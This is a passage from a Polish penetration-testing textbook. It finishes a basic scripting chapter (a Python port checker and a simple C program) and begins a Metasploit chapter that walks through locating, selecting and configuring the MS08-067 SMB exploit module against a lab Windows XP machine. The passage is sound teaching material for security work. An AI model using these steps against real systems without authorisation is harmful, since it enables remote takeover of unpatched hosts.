Instrukcja *if* w języku Python ma następującą składnię: *if warunek:*. W języku Python polecenia będące częścią bloku warunkowego lub pętli są wyróżniane raczej za pomocą odpowiednich wcięć niż przy użyciu słów kluczowych, jak miało to miejsce w przypadku skryptów powłoki *bash*. W naszym skrypcie, aby sprawdzić wartość zwracaną przez funkcję *connect_ex*, będącą wynikiem próby nawiązania połączenia z danym portem sieciowym zdalnego hosta o podanym adresie IP, użyjemy polecenia **if s.connect_ex((ip, port))**: ❸. Jeżeli próba połączenia powiodła się, funkcja *connect_ex* zwróci wartość 0, co spowoduje, że warunek polecenia *if* nie zostanie spełniony. Jeżeli jednak połączenie nie zostanie nawiązane, funkcja *connect_ex* zwróci kod błędu w postaci dodatniej liczby całkowitej

lub wartości true. W takiej sytuacji warunek polecenia if zostanie spełniony, a na ekranie za pomocą polecenia print zostanie wyświetlony komunikat informujący, że port jest zamknięty ④. Podobnie jak w przypadku skryptów powłoki bash, w języku Python możemy użyć słowa kluczowego else do zdefiniowania bloku kodu, który zostanie wykonany, kiedy warunek instrukcji if nie zostanie spełniony ⑤ (w języku Python musimy użyć składni else:). Inaczej mówiąc, jeżeli próba nawiązania połączenia się nie powiedzie, warunek polecenia if nie zostanie spełniony i na ekranie zostanie wyświetlony komunikat informujący, że testowany port jest otwarty.

Teraz uruchom poprawioną wersję skryptu i sprawdź, czy w naszej maszynie wirtualnej z systemem Windows XP jest otwarty port 80. Przykład działania skryptu został przedstawiony poniżej:

```
root@kali:~/# ./pythonscript.py
Podaj adres IP: 192.168.20.10
Podaj numer portu: 80
Port 80 jest otwarty
```

Zgodnie z wynikami działania skryptu port 80 w maszynie wirtualnej z systemem Windows XP jest otwarty. Uruchom skrypt jeszcze raz i sprawdź port 81.

```
root@kali:~/# ./pythonscript.py
Podaj adres IP: 192.168.20.10
Podaj numer portu: 81
Port 81 jest zamknięty
```

Tym razem możemy się przekonać, że port 81 jest zamknięty.

UWAGA

Sprawdzaniem portów będziemy się jeszcze zajmować w rozdziale 5., a do pisania skryptów w języku Python powrócimy, kiedy będziemy omawiać zagadnienia związane z tworzeniem i wykorzystywaniem exploitów. System Kali Linux posiada również preinstalowane interpretery języków Perl i Ruby. Nieco więcej na temat języka Ruby będziemy mówić w rozdziale 19. Zgodzisz się chyba ze stwierdzeniem, że zawsze warto poznać kilka dodatkowych języków programowania. Jeżeli jesteś gotowy na takie wyzwanie, sprawdź, czy jesteś w stanie samodzielnie napisać taki sam skrypt w językach Perl i Ruby.

Pisanie i komplelowanie programów w języku C

Na koniec przedstawimy jeszcze jeden prosty przykład programowania, tym razem w języku C. W przeciwieństwie do języków skryptowych, takich jak bash czy Python, kod napisany w języku C musi być przed uruchomieniem odpowiednio skompilowany, czyli inaczej mówiąc, kod źródłowy zrozumiały dla człowieka musi zostać zamieniony na kod maszynowy, który jest zrozumiały dla komputera.

W systemie Kali Linux znajdziesz preinstalowany pakiet *GNU Compiler Collection* (GCC), który pozwala na komplikowanie programów napisanych w języku C. Utwórzmy zatem prosty program w języku C, który będzie wyświetlał na ekranie powitanie dla osoby o imieniu podanym jako argument wywołania. Kod programu został przedstawiony na listingu 3.9.

Listing 3.9. Prosty program w języku C

```
#include <stdio.h> ①
int main(int argc, char *argv[]) ②
{
    if(argc < 2) ③
    {
        printf("%s\n", "Podaj swoje imię jako argument wywołania"); ④
        return 0; ⑤
    }
    else
    {
        printf("Dzień dobry, %s\n", argv[1]); ⑥
        return 0;
    }
}
```

Składnia języka C jest nieco inna niż składnia języków skryptowych, takich jak Python czy *bash*. Ponieważ kod naszego programu będzie skompilowany, nie musimy w pierwszym wierszu kodu źródłowego informować konsoli, którego interpretera powinna użyć. Zamiast tego w pierwszym wierszu programu umieszczać polecenie zainportowania odpowiedniej biblioteki funkcji języka C. W tym przypadku będzie to biblioteka *stdio* (ang. *standard input and output*), która zawiera funkcje wejścia-wyjścia umożliwiające pobieranie danych od użytkownika i wyświetlanie wyników na ekranie konsoli. W języku C możemy zainportować tę bibliotekę za pomocą dyrektywy `#include <stdio.h>` ①.

Każdy program napisany w języku C posiada funkcję o nazwie `main` ②, która jest automatycznie wywoływana po uruchomieniu programu. Nasz program będzie pobierał argument wywołania z wiersza poleceń, więc w kodzie programu musimy przekazać funkcji `main` zmienną typu `integer` o nazwie `argc` oraz tablicę znaków `argv`. Zmienna `argc` to wartość całkowita reprezentująca liczbę argumentów wywołania programu, natomiast `argv` to tablica jednowymiarowa, zawierająca argumenty przekazane do programu podczas wywołania. Jest to standardowa składnia kodu programów, które pobierają argumenty z wiersza poleceń. W języku C początek i koniec kodu funkcji, pętli oraz innych tego typu elementów jest oznaczany za pomocą nawiasów klamrowych {}.

Najpierw program sprawdza, czy w wierszu poleceń znajdowały się jakieś argumenty wywołania. Zmienna `argc` reprezentuje rozmiar tablicy argumentów wywołania programu; jeżeli ma wartość mniejszą niż 2 (czyli kiedy w wierszu poleceń znajduje się nazwa programu i jeden argument wywołania), to oznacza to, że program został uruchomiony bez żadnych argumentów. Do sprawdzenia liczby argumentów wywołania programu możemy użyć instrukcji warunkowej `if` ③.

Zauważ, że składnia instrukcji warunkowej `if` w języku C jest nieco inna niż w pozostałych językach. Podobnie jak w przypadku skryptu powłoki, jeżeli program zostanie uruchomiony bez żadnego argumentu wywołania, na ekranie zostanie wyświetlona informacja o prawidłowej składni wywołania **④**. Funkcja `printf` pozwala na wyświetlanie tekstu na ekranie konsoli. Zwróć uwagę, że poszczególne polecenia w języku C są zakończone znakiem średnika (`;`). Funkcja `main` kończy działanie po napotkaniu polecenia `return` **⑤**. Jeżeli podczas uruchamiania programu w wierszu polecenia został podany argument wywołania, kod zdefiniowany w bloku słowa kluczowego `else` powoduje wyświetlenie na ekranie odpowiedniego powitania **⑥** (upewnij się, że pozamykałeś funkcje, pętle i inne bloki programu odpowiednio rozmieszczenymi nawiasami klamrowymi).

Zanim będziemy mogli uruchomić nasz program, musimy go najpierw skompilować za pomocą kompilatora GCC, tak jak zostało to pokazane poniżej. Kod źródłowy programu zapisz w pliku o nazwie `cprogram.c`.

```
root@kali:~# gcc cprogram.c -o cprogram
```

Użyj opcji `-o` do zdefiniowania nazwy skompilowanej wersji programu i w wierszu wywołania kompilatora podaj również nazwę pliku zawierającego kod źródłowy programu. Po skompilowaniu uruchom program z bieżącego katalogu roboczego. Jeżeli wywołasz program bez podania żadnego argumentu, na ekranie powinien się pojawić komunikat przedstawiony w przykładzie poniżej.

```
root@kali:~# ./cprogram  
Podaj swoje imię jako argument wywołania
```

Jeżeli uruchomisz program, podając w wierszu wywołania jakiś argument (imię), to zostaniesz powitany przez program.

```
root@kali:~# ./cprogram Georgia  
Dzień dobry, Georgia
```

UWAGA W rozdziale 16. omówimy inne przykłady programów napisanych w języku C, w których niedbały sposób pisania kodu programu doprowadził do możliwości powstawania błędów przepełnienia bufora, co można wykorzystywać podczas testów penetracyjnych do przełamywania zabezpieczeń systemów.

Podsumowanie

W tym rozdziale omawialiśmy przykłady tworzenia prostych programów w trzech różnych językach programowania. Poznałeś tutaj podstawowe konstrukcje polecień i techniki programowania, takie jak zapisywanie wartości w zmiennych

i wykorzystywanie ich w dalszej części programu. Oprócz tego zapoznajesz się z takimi elementami jak instrukcje warunkowe `if` oraz pętle `for`, które pozwalają na podejmowanie przez program decyzji oraz wykonywanie danego fragmentu kodu w określonej liczbie iteracji. Choć składnia poszczególnych poleceń w różnych językach programowania z reguły nieco się od siebie różni, to jednak podstawowe zasady stosowania poszczególnych konstrukcji pozostają niezmienne.

4

Pakiet **Metasploit Framework**

W KOLEJNYCH ROZDZIAŁACH BĘDZIEMY SZCZEGÓLOWO OMAWIAĆ POSZCZEGÓLNE FAZY PROWADZENIA TESTÓW PENETRACYJNYCH, ALE ZANIM TO NASTĄPI, W TYM ROZDZIALE ZAJMIEMY SIĘ PRAKTYCZNYMI ASPEKTAMI ZAGADNIEŃ ZWIĄZANYCH z wykorzystywaniem luk w zabezpieczeniach systemów i aplikacji. Choć proces zbierania informacji w fazie rekonesansu ma często większe znaczenie dla pomyślnego przeprowadzenia testów penetracyjnych niż samo przełamywanie zabezpieczeń systemu, to jednak dopiero uzyskanie nieautoryzowanego dostępu do powłoki atakowanego systemu czy przekonanie użytkownika do wpisania nazwy konta i hasła dostępu w specjalnie spreparowanej, skłonowanej wersji atakowanej witryny sieciowej przynosi pentesterowi pełną satysfakcję i zadowolenie z dobrze wykonanego zadania.

W tym rozdziale będziemy pracować z pakietem **Metasploit Framework**, czyli narzędziem, które *de facto* stało się standardem w środowisku pentesterów. Od czasu opublikowania pierwszej wersji pakietu w roku 2003 w społeczności użytkowników z branży bezpieczeństwa IT Metasploit osiągnął status oprogramowania niemal kultowego. Choć formalnie pakiet Metasploit jest obecnie własnością firmy Rapid7, to jednak nadal dostępna jest jego wersja open source, której rozwojem w znacznym stopniu zajmuje się społeczność użytkowników z branży bezpieczeństwa IT.

Modułowość i elastyczność architektury pakietu Metasploit w znaczący sposób ułatwia deweloperom szybkie i efektywne tworzenie exploitów wykorzystujących nowo odkryte luki w zabezpieczeniach systemów komputerowych. Jak się niebawem przekonasz, Metasploit jest bardzo intuicyjny, łatwy w użyciu i pozwala na uruchamianie z jednego miejsca różnego rodzaju exploitów sprawdzonych i dogłębnie przetestowanych przez społeczność użytkowników z branży bezpieczeństwa IT.

Dlaczego warto używać pakietu Metasploit? Założmy, że odkryłeś lukę w zabezpieczeniach środowiska Twojego klienta — na jednym z komputerów działających pod kontrolą systemu Windows XP, posiadającym adres IP 192.168.20.10, nie została zainstalowana aktualizacja MS08-067. W takiej sytuacji to do Ciebie jako pentestera należy próba wykorzystania takiej luki (jeżeli to możliwe) i oszacowania ryzyka, jakie dla systemu hosta niesie jej istnienie.

W takiej sytuacji jednym z możliwych rozwiązań może być utworzenie i skonfigurowanie w Twoim środowisku testowym maszyny wirtualnej z systemem Windows XP, gdzie aktualizacja MS08-067 nie będzie zainstalowana, przeprowadzenie szeregu prób wykorzystania wykrytej luki w zabezpieczeniach i wreszcie samodzielne opracowanie działającego exploitu. Jednak takie podejście wymaga sporej wiedzy i doświadczenia oraz dużej ilości czasu, co może się okazać czynnikiem krytycznym, zwłaszcza kiedy okno czasowe testu jest bardzo wąskie.

Innym rozwiązaniem może być poszukiwanie istniejących exploitów w internecie. Istnieje wiele witryn sieciowych, takich jak Packet Storm Security (<http://packetstormsecurity.com/>), SecurityFocus (<http://www.securityfocus.com/>) czy Exploit Database (<http://www.exploit-db.com/>), w których możesz znaleźć obszerne repozytoria exploitów. Pamiętaj jednak, że publicznie dostępne exploity nie zawsze działają zgodnie z tym, co można znaleźć w ich opisie. Niektóre złośliwe exploity mogą poważnie uszkodzić atakowany system, a nawet przeprowadzić podstępny atak na Twój własny komputer. Z tego powodu uruchamiając exploity znalezione w sieci, zawsze powinieneś zachować szczególną ostrożność i, jeżeli to możliwe, przed uruchomieniem szczegółowo przeanalizować kod źródłowy takiego exploitu. Oprócz tego publiczne exploity znalezione w sieci nie zawsze będą od razu dobrze pasować do Twoich potrzeb, więc często będziesz musiał poświęcić sporo dodatkowego czasu na przystosowanie danego exploitu do działania w Twoim środowisku testowym.

Jak widać, niezależnie od tego, czy samodzielnie opracowujesz nowego exploitu, czy wykorzystujesz publicznie dostępny kod, będziesz musiał zmodyfikować go tak, aby działał w Twoim środowisku. Jeżeli jednak użyjesz pakietu Metasploit, to wykorzystywanie takich luk w zabezpieczeniach jak MS08-067 stanie się szybkie i efektywne, a zaoszczędzony w ten sposób czas będziesz mógł przeznaczyć na wykonanie innych zadań, które nie dają się w łatwy sposób zautomatyzować.

Uruchamianie pakietu Metasploit

Nadszedł czas, aby uruchomić pakiet Metasploit i po raz pierwszy rozpocząć atakowanie wybranego systemu. W systemie Kali Linux pakiet Metasploit jest już domyślnie dodany do ścieżki systemowej, więc możesz go uruchomić z dowolnego miejsca systemu. Zanim jednak to zrobisz, powinieneś uruchomić bazę danych PostgreSQL, w której Metasploit zapisuje wykonywane przez Ciebie operacje.

```
root@kali:~# service postgresql start
```

Teraz jesteś już gotowy do uruchomienia usługi Metasploit. Polecenie przedstawione poniżej tworzy w bazie PostgreSQL użytkownika o nazwie `msf3` oraz odpowiedni zestaw tabel, w których przechowywane będą Twoje dane. Oprócz tego przedstawione polecenie uruchamia serwer RPC (ang. *Remote Procedure Call*) oraz serwer WWW pakietu Metasploit.


```
root@kali:~# service metasploit start
```

Z pakietu Metasploit możesz korzystać za pomocą wielu różnych interfejsów. W tym rozdziale będziemy używać konsoli tekstowej o nazwie *Msfconsole* oraz interfejsu wiersza poleceń o nazwie *Msfcli*. Oba interfejsy mogą być używane do uruchamiania różnych modułów pakietu Metasploit, jednak pracując z tym pakietem, zazwyczaj używam konsoli *Msfconsole*. Aby ją uruchomić, powinieneś wykonać polecenie `msfconsole`, tak jak zostało to przedstawione poniżej.

```
root@kali:~# msfconsole
```

Nie denerwuj się, jeżeli przez minutę czy dwie będzie Ci się wydawało, że po uruchomieniu tego polecenia konsola przestała odpowiadać — po prostu w międzyczasie jest bardzo zajęta ładowaniem kolejnych modułów pakietu Metasploit. Po zakończeniu na ekranie zostanie wyświetlona efektowna grafika ASCII, następnie numer wersji pakietu i kilka innych szczegółów, aż wreszcie, na koniec, pojawi się znak zachęty `msf>`, jak pokazano na listingu 4.1.

Listing 4.1. Uruchamianie konsoli Msfconsole



```
Large pentest? List, sort, group, tag and search your hosts and services in
→Metasploit Pro-type 'go_pro' to launch it now.
```

```
= [ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --=[ 1246 exploits - 678 auxiliary - 198 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops
```

```
msf >
```

Jak widać na listingu 4.1, w czasie kiedy powstawała ta książka, pakiet Metasploit posiadał 1246 wbudowanych exploitów, 678 dodatkowych modułów i tak dalej. Nie ulega wątpliwości, że kiedy będziesz czytał te słowa, to liczby poszczególnych elementów będą jeszcze większe. Nowe moduły są dodawane niemal codziennie, a ponieważ Metasploit to pakiet tworzony przez społeczność użytkowników, to praktycznie każdy może zgłosić swój moduł do dołączenia do pakietu Metasploit Framework. W rozdziale 19. dowiesz się, jak pisać swoje własne moduły i jak zdobyć wiekopomną chwałę i uznanie środowiska jako autor nowych modułów pakietu Metasploit.

Jeżeli kiedykolwiek podczas pracy z konsolą *Msfconsole* będziesz potrzebował pomocy, wpisz polecenie `help`, które wyświetla na ekranie listę dostępnych komend wraz z krótkimi opisami ich przeznaczenia. Jeżeli będziesz potrzebował bardziej szczegółowego opisu wybranej komendy, łącznie z opisem składni, wpisz polecenie `help <nazwa_komendy>`.

Na przykład aby wyświetlić szczegółowy opis komendy `route`, powinieneś wykonać polecenie przedstawione na listingu 4.2.

Listing 4.2. Opis polecenia route wyświetlony w konsoli pakietu Metasploit

```
msf > help route
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

Route traffic destined to a given subnet through a supplied session.
The default comm is Local...
```

Wyszukiwanie modułów pakietu Metasploit

Zobaczysz teraz, jak możemy użyć pakietu Metasploit do wykorzystania wykrytej luki w zabezpieczeniach systemu Windows XP. W tym przypadku użyjemy luki, którą można łatwo załatać poprzez zainstalowanie aktualizacji MS08-067. Nasuwa się zatem pytanie, jak możesz sprawdzić, czy wspomniana poprawka bezpieczeństwa została zainstalowana w atakowanym systemie Windows XP. W kolejnych rozdziałach będziemy omawiać kolejne etapy wykrywania zarówno tej, jak i innych luk w zabezpieczeniach atakowanych systemów, a póki co po prostu zaufaj mi na słowo, że MS08-067 to luka, którą będziemy chcieli wykorzystać do naszych celów.

Poprawka bezpieczeństwa MS08-067 usuwa błąd w bibliotece *netapi32.dll*, która pozwala napastnikowi na wykonanie poprzez usługę SMB (ang. *Server Message Block*) specjalnie przygotowanego kodu umożliwiającego zdalne przejęcie pełnej kontroli nad atakowanym systemem. Opisany błąd jest szczególnie niebezpieczny, ponieważ osoba atakująca może wykorzystać tę lukę za pośrednictwem protokołu RPC bez żadnego uwierzytelniania i uruchomić dowolny kod. Luka MS08-067 uzyskała niechłubną sławę jako podatność wykorzystywana przez słynnego robaka o nazwie Conficker, o którym swego czasu było bardzo głośno we wszystkich mediach.


Jeżeli znasz system kodowania nazw kolejnych biuletynów zabezpieczeń firmy Microsoft, to z pewnością zorientowałeś się, że został on wydany w roku 2008. Kiedy weźmiesz pod uwagę dosyć zaawansowany wiek tej luki, możesz być zaskoczony tym, jak często jeszcze dziś jest ona wykorzystywana do przeprowadzenia pomyślnych ataków na różne systemy, zwłaszcza podczas wykonywania testów penetracyjnych lokalnych, wewnętrznych sieci komputerowych różnych firm i organizacji. Moduł MS08-067 pakietu Metasploit jest bardzo prosty w użyciu i może się poszczycić bardzo wysokim współczynnikiem skuteczności, co sprawia, że jest on wręcz idealnym kandydatem do użycia w naszym pierwszym przykładzie. Najpierw musimy odszukać moduł pakietu Metasploit, który jest przeznaczony do wykorzystywania naszej wybranej luki w zabezpieczeniach. Do wyboru mamy kilka opcji. Zazwyczaj możemy sobie poradzić za pomocą prostego zapytania do wyszukiarki Google, aczkolwiek producent pakietu Metasploit udostępnia w sieci specjalną bazę danych, zawierającą informacje o dostępnych modułach (<http://www.rapid7.com/db/modules/>), a dodatkowo sam pakiet Metasploit posiada wbudowaną funkcję search, pozwalającą na przeszukiwanie bazy modułów.

Baza modułów pakietu Metasploit

Na stronie bazy danych pakietu Metasploit znajdziesz wyszukiwarkę pozwalającą na wyszukiwanie modułów odpowiadających lukom w zabezpieczeniach, które możesz identyfikować za pomocą numerów CVE (ang. *Common Vulnerabilities and Exposures*), OSDVB (ang. *Open Source Vulnerability Database ID*), Bugtraq ID czy numerów biuletynów zabezpieczeń firmy Microsoft. Możesz również przeszukiwać opisy modułów pod kątem występowania określonych fraz czy ciągów znaków. Przykładowo aby znaleźć moduły dla luki MS08-067, powinieneś wpisać numer tego biuletynu w polu wyszukiwania, tak jak zostało to przedstawione na rysunku 4.1.

Wyniki wyszukiwania, przedstawione na rysunku 4.2, zawierają nazwę modułu oraz kilka dodatkowych informacji o module (które bardziej szczegółowo omówimy w kolejnych podrozdziałach).

Pełna nazwa znalezionej modułu jest wyświetlona na stronie (możesz ją również znaleźć w przeglądarce sieciowej na pasku adresu URL strony). W naszym przypadku pełna nazwa znalezionej modułu to *exploit/windows/smb/ms08_067_netapi*.



Rysunek 4.1. Przeszukiwanie bazy danych modułów i exploitów pakietu Metasploit



Rysunek 4.2. Strona modułu MS08-067 pakietu Metasploit

Wbudowane polecenie search

Pakiet Metasploit posiada również wbudowane polecenie `search`, którego możesz używać do wyszukiwania modułów odpowiadających określonym lukom w zabezpieczeniach, tak jak zostało to przedstawione na listingu 4.3.

Listing 4.3. Wyszukiwanie modułów za pomocą polecenia `search`

```
msf > search ms08-067
Matching Modules
=====
Name                               Disclosure Date      Rank      Description
-----
exploit/windows/smb/ms08_067_netapi 2008-10-28 00:00:00 UTC  great    Microsoft Server
                                         ↳Service Relative
                                         ↳Path Stack
                                         ↳Corruption
```

Podobnie jak w poprzednim przypadku, nazwa znalezioneego modułu to *exploit/windows/smb/ms08_067_netapi*. Po znalezieniu nazwy możesz użyć polecenia `info` do wyświetlenia dodatkowych informacji o module, jak pokazano na listingu 4.4.

Listing 4.4. Szczegółowe informacje o module MS08-067

```
msf > info exploit/windows/smb/ms08_067_netapi
      ① Name: Microsoft Server Service Relative Path Stack Corruption
      ② Module: exploit/windows/smb/ms08_067_netapi
      ③ Platform: Windows
      ④ Privileged: Yes
      License: Metasploit Framework License (BSD)
      ⑤ Rank: Great

      ⑥ Available targets:
      Id  Name
      --  ---
      0   Automatic Targeting
      1   Windows 2000 Universal
      2   Windows XP SP0/SP1 Universal
      (...) 
      67  Windows 2003 SP2 Spanish (NX)

      ⑦ Basic options:
      Name     Current Setting  Required  Description
      ----  -----  -----  -----
      RHOST                yes        The target address
      RPORT      445           yes        Set the SMB service port
      SMBPIPE   BROWSER        yes        The pipe name to use (BROWSER, SRVSVC)

      ⑧ Payload information:
      Space: 400
      Avoid: 8 characters
      ⑨ Description:
      This module exploits a parsing flaw in the path canonicalization code of
      ↳ NetAPI32.dll through the Server Service. This module is capable of
      ↳ bypassing NX on some operating systems and service packs. The correct
      ↳ target must be used to prevent the Server Service (along with a dozen
      ↳ others in the same process) from crashing. Windows XP targets seem to
      ↳ handle multiple successful exploitation events, but 2003 targets will
      ↳ often crash or hang on subsequent attempts. This is just the first
      ↳ version of this module, full support for NX bypass on 2003, along with
      ↳ other platforms, is still in development.
      ⑩ References:
      http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx
```

Jak widać na listingu 4.4, polecenie `info` wyświetla wiele szczegółowych informacji o module.

- Najpierw wyświetlane są podstawowe informacje o module, takie jak opisowa ① i skrócona nazwa modułu (ścieżka) ②. Kiedyś wyświetlane było również pole **Version**, zawierające numer rewizji SVN kodu, ale od czasu kiedy Metasploit jest hostowany w serwisie GitHub, numery wersji wszystkich modułów zostały ustawione na 0.
- Pole **Platform** ③ informuje, że moduł jest przeznaczony dla systemów Windows.
- Pole **Privileged** ④ zawiera informacje, czy dany moduł wymaga użycia podniesionych uprawnień lub udostępnia podniesione uprawnienia w atakowanym systemie. W polu **License** znajduje się informacja o typie licencji, jaką jest objęty dany moduł — w tym przypadku jest to **Metasploit Framework License (BSD)**, czyli trzypunktowa licencja BSD na oprogramowanie o otwartym dostępie do kodu źródłowego.
- Pole **Rank** ⑤ określa skuteczność ataku przy użyciu danego exploitu. Skala ocen rozciąga się od **manual** (ręczny) do **excellent** (doskonały). Exploit posiadający ocenę **excellent** poza rewelacyjną skutecznością nigdy nie powinien powodować awarii atakowanej usługi czy hosta; luki w zabezpieczeniach wykorzystujące błędy typu przepelenie bufora czy inne błędy w procedurach alokacji pamięci, takie jak MS08-067, zazwyczaj nie mogą być zaliczane do tej kategorii. Jak widać, nasz moduł otrzymał ocenę **great** (świetny), czyli został sklasyfikowany o jeden poziom niżej. Exploit z oceną **great** są w stanie automatycznie wykrywać odpowiednie cele i mają wbudowany szereg innych mechanizmów zapewniających bardzo wysoką skuteczność ataku.
- W polu **Available targets** ⑥ znajdziesz listę systemów operacyjnych wraz numerami dodatków Service Pack, które są podatne na atak za pomocą danego modułu. Jak widać, w naszym przypadku jest to 67 wersji systemu Windows, włącznie z systemami takimi jak Windows 2000, Windows 2003 i Windows XP z różnymi wersjami dodatków Service Pack i różnymi wersjami językowymi.
- Pole **Basic options** ⑦ zawiera listę różnych opcji konfiguracyjnych, które pozwalają na dostosowanie działania modułu do Twoich potrzeb. Na przykład opcja **RHOST** pozwala na zdefiniowanie adresu IP atakowanego systemu (więcej szczegółowych informacji na temat opcji modułów pakietu Metasploit znajdziesz w podrozdziale „Ustawianie opcji modułu exploitu”).
- W polu **Payload information** ⑧ znajdziesz informacje, które pomagają pakietowi Metasploit podjąć decyzję o tym, jaki ładunek (ang. *payload*) powinien zostać użyty z tym modelem. Ładunek, który często ma postać kodu powłoki (ang. *shellcode*), zawiera zestawienie operacji, jakie atakowany host powinien wykonać na żądanie napastnika (celem przeprowadzanego ataku jest oczywiście zmuszenie atakowanego hosta do wykonania czegoś, czego w normalnych warunkach nie powinien wykonywać). Mechanizm ładunków pakietu Metasploit daje napastnikowi bardzo szeroki wachlarz możliwości i pozwala na atakowanie hostów na wiele różnych sposobów.

- W polu **Description** ⑨ znajdziesz szczegółowy opis luki w zabezpieczeniach, którą wykorzystuje dany moduł.
- Pole **References** ⑩ zawiera zestawienie adresów różnych stron internetowych z opisami danej luki.

Jeżeli nie jesteś pewny, którego modułu pakietu Metasploit użyć do wykorzystania danej luki w zabezpieczeniach, powinieneś najpierw sprawdzić informacje o module wyświetlane za pomocą polecenia `info`.

Po dokonaniu wyboru powinieneś poinformować pakiet Metasploit, którego modułu powinien użyć. Aby to zrobić, wykonaj polecenie `use windows/smb/ms08_067_netapi`. W nazwie modułu możesz pominać fragment `exploit/`; pakiet Metasploit i tak doskonale będzie wiedział, o co Ci chodzi.

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Wykonanie polecenia `use` przełącza konsolę Metasploit do pracy w kontekście wybranego modułu `exploita`.

Ustawianie opcji modułu `exploita`

Po wybraniu danego modułu musisz dostarczyć pakietowi Metasploit kilku dodatkowych informacji niezbędnych do prawidłowego działania `exploita`. Jak się przekonasz podczas pracy z tą książką, Metasploit potrafi bardzo pomagać w wielu aspektach przeprowadzania testów penetracyjnych, ale niestety nie umie jeszcze czytać Twoich myśli... Aby przekonać się, jakie informacje są niezbędne do uruchomienia wybranego modułu, wykonaj polecenie `show options`, tak jak zostało to przedstawione na listingu 4.5.

Listing 4.5. Opcje modułu `exploita`

```
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
  Name      Current Setting  Required  Description
  ----      -----          -----    -----
  ① RHOST            yes        The target address
  ② RPORT           445        yes        Set the SMB service port
  ③ SMBPIPE         BROWSER   yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:
  Id  Name
  --  --
  ④ 0  Automatic Targeting
msf exploit(ms08_067_netapi) >
```

W pierwszej części wyników działania polecenia `show options`, przedstawionych na listingu 4.5, znajduje się zestawienie wszystkich opcji modułu wraz z ustawieniami domyślnymi (jeżeli takie istnieją), informacjami, czy dana opcja jest niezbędna do prawidłowego działania modułu, oraz z opisem poszczególnych opcji.

Opcja RHOST

Opcja **RHOST** ❶ pozwala na zdefiniowanie adresu bądź nazwy zdalnego hosta, który chcesz zaatakować. Z oczywistych powodów jest to opcja niezbędna do poprawnego działania modułu. W naszym przypadku celem ataku będzie maszyna wirtualna z systemem Windows XP, którą utworzyliśmy w rozdziale 1. (Jeżeli nie pamiętasz adresu IP tego systemu, powinieneś z poziomu konsoli systemu XP wykonać polecenie `ipconfig`). Aby ustawić wartość wybranej opcji, musisz użyć polecenia `set <nazwa_opcji> <wartość>`, zatem w tym przypadku polecenie powinno wyglądać następująco: `set RHOST 192.168.20.10` (pamiętaj, aby wstawić odpowiedni adres IP Twojego testowego systemu Windows XP). Po wykonaniu tej komendy ponowne uruchomienie polecenia `show options` powinno potwierdzić, że opcja RHOST została ustawiona na wartość 192.168.20.10.

Opcja RPORT

Opcja **RPORT** ❷ pozwala na zdefiniowanie zdalnego portu, na który zostanie przeprowadzony atak. Pamiętam, jak swego czasu jeden z moich przełożonych spędził całkiem sporo czasu na poszukiwaniu w swoim komputerze portu o numerze 80 i nie do końca chciał uwierzyć w moje wyjaśnienia, że porty sieciowe to twory całkowicie niematerialne... W końcu, zdesperowany, wskazałem szefowi na port Ethernet i dopiero takie wytlumaczenie go zadowoliło... Krótko mówiąc, zawsze pamiętaj, że porty sieciowe są tworzone programowo i nie mają nic wspólnego z portami fizycznymi. Jeśli na przykład uruchomisz przeglądarkę sieciową i przejdziesz na stronę www.google.com, to łączysz się z serwerem WWW działającym w internecie, który nasłuchuje na porcie o numerze 80.

W naszym przypadku możemy się przekonać, że opcja RPORT posiada ustawioną wartość domyślną. Ponieważ nasz exploit wykorzystuje usługę Windows SMB, to opcja RPORT jest domyślnie ustawiona na wartość 445, czyli domyślny numer portu usługi SMB. Jak widać, w tym przypadku Metasploit zaoszczędził nam kłopotów związanych z ustawianiem numeru portu, pozostaniemy więc przy ustawieniach domyślnych (choć w razie potrzeby możesz je oczywiście zmienić).

Opcja SMBPIPE

Podobnie jak w przypadku opcji RPORT, ustawienia opcji **SMBPIPE** ❸ pozostawimy na domyślnej wartości BROWSER, która jest w zupełności wystarczająca do naszych celów; potoki SMB (ang. *SMB pipes*) pozwalają na realizowanie komunikacji międzyprocesowej (ang. *Windows interprocess communication*) za pośrednictwem sieci. Zagadnienia związane z wyszukiwaniem potoków SMB nasłuchujących w atakowanym systemie omówimy w nieco dalszej części tego rozdziału.

Opcja Exploit Target

Opcja Exploit Target jest ustawiona na wartość **0 Automatic Targeting** ④. Oznacza to, że exploit automatycznie dobierze system operacyjny i wersję atakowanego systemu. Listę dostępnych systemów operacyjnych, z którymi będzie działał dany moduł, możesz znaleźć na stronie [info](#) lub wyświetlić za pomocą polecenia `show targets` (patrz listing 4.6).

Listing 4.6. Lista systemów operacyjnych, z którymi działa moduł MS08-067

```
msf exploit(ms08_067_netapi) > show targets
Exploit targets:
  Id  Name
  --  ---
  0  Automatic Targeting
  1  Windows 2000 Universal
  2  Windows XP SP0/SP1 Universal
  3  Windows XP SP2 English (AlwaysOn NX)
  4  Windows XP SP2 English (NX)
  5  Windows XP SP3 English (AlwaysOn NX)
  (...)
```

Id	Name
--	---
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
